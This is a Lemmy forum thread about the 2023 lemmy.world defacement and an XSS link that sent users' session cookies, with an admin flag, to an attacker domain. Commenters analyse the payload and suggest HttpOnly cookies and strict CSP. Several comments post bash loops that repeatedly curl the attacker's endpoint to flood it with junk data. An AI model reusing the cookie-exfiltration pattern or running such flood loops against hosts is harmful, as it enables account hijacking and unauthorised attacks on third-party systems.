Are they just an issue with wefwef or trying to use an exploit
top 50 comments

sorted by: hot top controversial new old
[–] 98 points 3 years ago (17 children)

Lemmy.world instance under attack right now. It was previously redirecting to 🍋 🎉 and the title and side bar changed to antisemitic trash.

They supposedly attributed it to a hacked admin account and was corrected. But the instance is still showing as defaced and now the page just shows it was “seized by reddit”.

Seems like there is much more going on right now and the attackers have much more than a single admin account.

  • source
  • hideshow 17 child comments
  • [–] 42 points 3 years ago (8 children)

    I just want to add a quick note:


    From OPs screenshot, I noticed the JS code is attempting to extract the session cookie from the users that click on the link. If it’s successful, it attempts to exfiltrate to some server otherwise sends an empty value.

    You can see the attacker/spammer obscures the url of the server using JS api as well.

    May be how lemmy.world attackers have had access for a lengthy period of time. Attackers have been hijacking sessions of admins. The one compromised user opened up the flood gates.

    Not a sec engineer, so maybe someone else can chime in.

  • source
  • parent
  • hideshow 8 child comments
  • [–] 34 points 3 years ago (6 children)

    Here's a quick bash script if anyone wants to help flood the attackers with garbage data to hopefully slow them down: while true; do curl https://zelensky.zip/save/$(echo $(hostname) $(date) | shasum | sed 's/.\{3\}$//' | base64); sleep 1; done

    Once every second, it grabs your computer name and the current system time, hashes them together to get a completely random string, trims off the shasum control characters and base64 encodes it to make everything look similar to what the attackers would be expecting, and sends it as a request to the same endpoint that their xss attack uses. It'll run on Linux and macOS (and windows if you have a WSL vm set up!) and uses next to nothing in terms of system resources.

  • source
  • parent
  • hideshow 6 child comments
  • [–] 13 points 3 years ago (2 children)

    Try

    while true; do curl https://zelensky.zip/save/$(echo $(hostname) $(date) | shasum | sed 's/.\{3\}$//' | base64) > /dev/null ; sleep 1; done
    

    It'll prevent you from having to see the drivel that curl returns from that site.

  • source
  • parent
  • hideshow 2 child comments
  • [–] 7 points 3 years ago (1 child)

    Why would you include your hostname in the hash? That just sounds like an invitations for a mistake to leak semi-private telemetry data.

    Come to think of it.... Isn't obscured telemetry exactly what your suggestion is doing? If they get or guess your hostname by other means, then they have a nice timestamped request from you, signed with your hostname, every second

  • source
  • parent
  • hideshow 1 child comment
  • [–] 13 points 3 years ago

    It's essentially to add a unique salt to each machine that's doing this, otherwise they'd all be generating the same hash from identical timestamps. Afaik, sha hashes are still considered secure; and it's very unlikely they'd even try to crack one. But even if they did try and were successful, there isn't really anything nefarious they can do with your machines local name.

  • source
  • parent
  • [–] 4 points 3 years ago* (last edited 3 years ago)

    Here's the one where it uses epoch time (better randomization) and also hides the output of curl

    while true; do curl https://zelensky.zip/save/$(echo $(hostname) $(date +%s) | shasum | sed 's/.\{3\}$//' | base64) &> /dev/null ; echo "done."; done
    
    
  • source
  • parent
  • [–] 18 points 3 years ago

    You seem to be correct. Some sort of drive by login token scraper. Changing your password won’t help, because they still have an authorized copy of your login token. And I don’t think Lemmy has any sort of “Log out of all devices” button, (which deauthorizes all of the account’s login tokens) so there’s not much that a compromised account holder can do to stop it once the hacker has that token.

    It’s the same thing that got Linus Tech Tips a few weeks back. Their entire YouTube account got hacked and turned into a fake “buy into our crypto and Elon Musk will give you a bunch of money” scam a few weeks back. And Linus quickly discovered that changing their passwords didn’t help, because the hackers were able to simply continue using the token they already had.

    This was likely going on for a while, and only recently got activated because they finally snagged an admin account. Shit like this can lurk for a long time, simply waiting for the right target to stumble into it. They don’t really care about the individual accounts, except for helping spread the hack farther. But once they grabbed that admin account, they had what they wanted.

  • source
  • parent
  • [–] 7 points 3 years ago (2 children)

    Must be some boomer if they know what lemon party is, lmao. It's been a hot minute since lemon party, one man one jar, or two girls one cup were being talked about.

  • source
  • parent
  • hideshow 2 child comments
  • [–] 14 points 3 years ago (1 child)

    Linking to lemonparty and saying "seized by reddit" strikes me as the playbook of an old 4chan troll/raid, trying to instigate more drama between two places they both hate at once.

  • source
  • parent
  • hideshow 1 child comment
  • load more comments (1 reply)
    [+] 97 points 3 years ago* (last edited 3 years ago) (18 children)
  • [–] 45 points 3 years ago* (6 children)

    Looks like it's issuing a GET to https://zelensky.zip/save/{ENCODED_JWT_TOKEN_AND_NAV_FLAG}. The ENCODED_JWT_TOKEN is from btoa(document.cookie+nav_flag) where nav_flag is essentially 'navAdmin' if the account hit is an admin or '' if the user hit is not an admin (it checks if the admin button in the nav exists). Their server is likely logging all incoming requests and they just need to do a quick decoding to get jwt tokens and a flag telling them if it's an admin account.

    I'd be hesitant to visit Lemmy on a browser atm 😓

  • source
  • parent
  • hideshow 6 child comments
  • [–] 40 points 3 years ago (3 children)

    Sure enough, the .zip TLD is just being used for malicious activity

  • source
  • parent
  • hideshow 3 child comments
  • load more comments (1 reply)
  • [–] 18 points 3 years ago (6 children)

    Doesn't Lemmy use HttpOnly cookies? This would fix any js based exploit.

  • source
  • parent
  • hideshow 6 child comments
  • [–] 14 points 3 years ago (2 children)

    Also, strict CSP would prevent it entirely.

  • source
  • parent
  • hideshow 2 child comments
  • [–] 4 points 3 years ago (1 child)

    out of curiosity, what CSP options would fix this?

  • source
  • parent
  • hideshow 1 child comment
  • [–] 13 points 3 years ago

    To prevent execution of scripts not referenced with the correct nonce:

    script-src 'self' 'nonce-$RANDOM'
    

    To make it super strict, this set could be used:

    default-src 'self';
    script-src 'nonce-$RANDOM'
    object-src 'none';
    base-uri 'none';
    form-action 'none';
    frame-ancestors 'none';
    frame-src 'none';
    require-trusted-types-for 'script'
    

    Especially the last one might cause the most work, because the "modern web development environment" simply cannot provide this. Also: form-action 'none'; should be validated. It should be set to self if forms are actually used to send data to the server and not handled by Javascript.

    The MDN has a good overview: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

  • source
  • parent
  • [–] 51 points 3 years ago

    if it has document.cookie in it - it is trying to steal your cookies, to use your account. that's a JavaScript link that, well, sends your account cookies to a random ass site.

  • source
  • [–] 44 points 3 years ago (1 child)

    A few minutes ago Ruud posted that there was a hack, i wonder if it has something to do with that?

    https://lemmy.world/post/1290412

  • source
  • hideshow 1 child comment
  • [–] 36 points 3 years ago (3 children)

    idk for sure but people are saying lemmy.world got hacked maybe it has to do with that?

  • source
  • hideshow 3 child comments
  • [–] 20 points 3 years ago (15 children)

    The encoded string contains the URL zelensky dot zip. Zip is one of the newer top-level domains. It itself is not a zip file, but I am not going to visit that site to find out whatever treasures it has to offer..

  • source
  • hideshow 15 child comments
  • load more comments (1 reply)
    [–] 15 points 3 years ago

    Spez's Revenge

  • source
  • [–] 10 points 3 years ago (1 child)

    Clicking on it would run javascript on load (most browsers block it by default), but I would avoid clicking either way.

  • source
  • hideshow 1 child comment
  • load more comments (1 reply)
    [–] 5 points 3 years ago (3 children)

    Hey, has this been fixed? I'm nervous about using Lemmy on my work computer now.

  • source
  • hideshow 3 child comments
  • [–] 5 points 3 years ago* (2 children)

    Instances running 18.2 should be fine, and as far as I understand it (with no dev qualifications to speak of, fwiw), these exploits only affected the local instance - they weren't permeating through other instances viewing the exploits through Activitypub. That's all to say, as long as your instance is running 18.2 or higher (the 18.2-rc's should have in progress patches, as well), I believe you should be fine.

  • source
  • parent
  • hideshow 2 child comments
  • load more comments (2 replies)
  • load more comments
    view more: next ›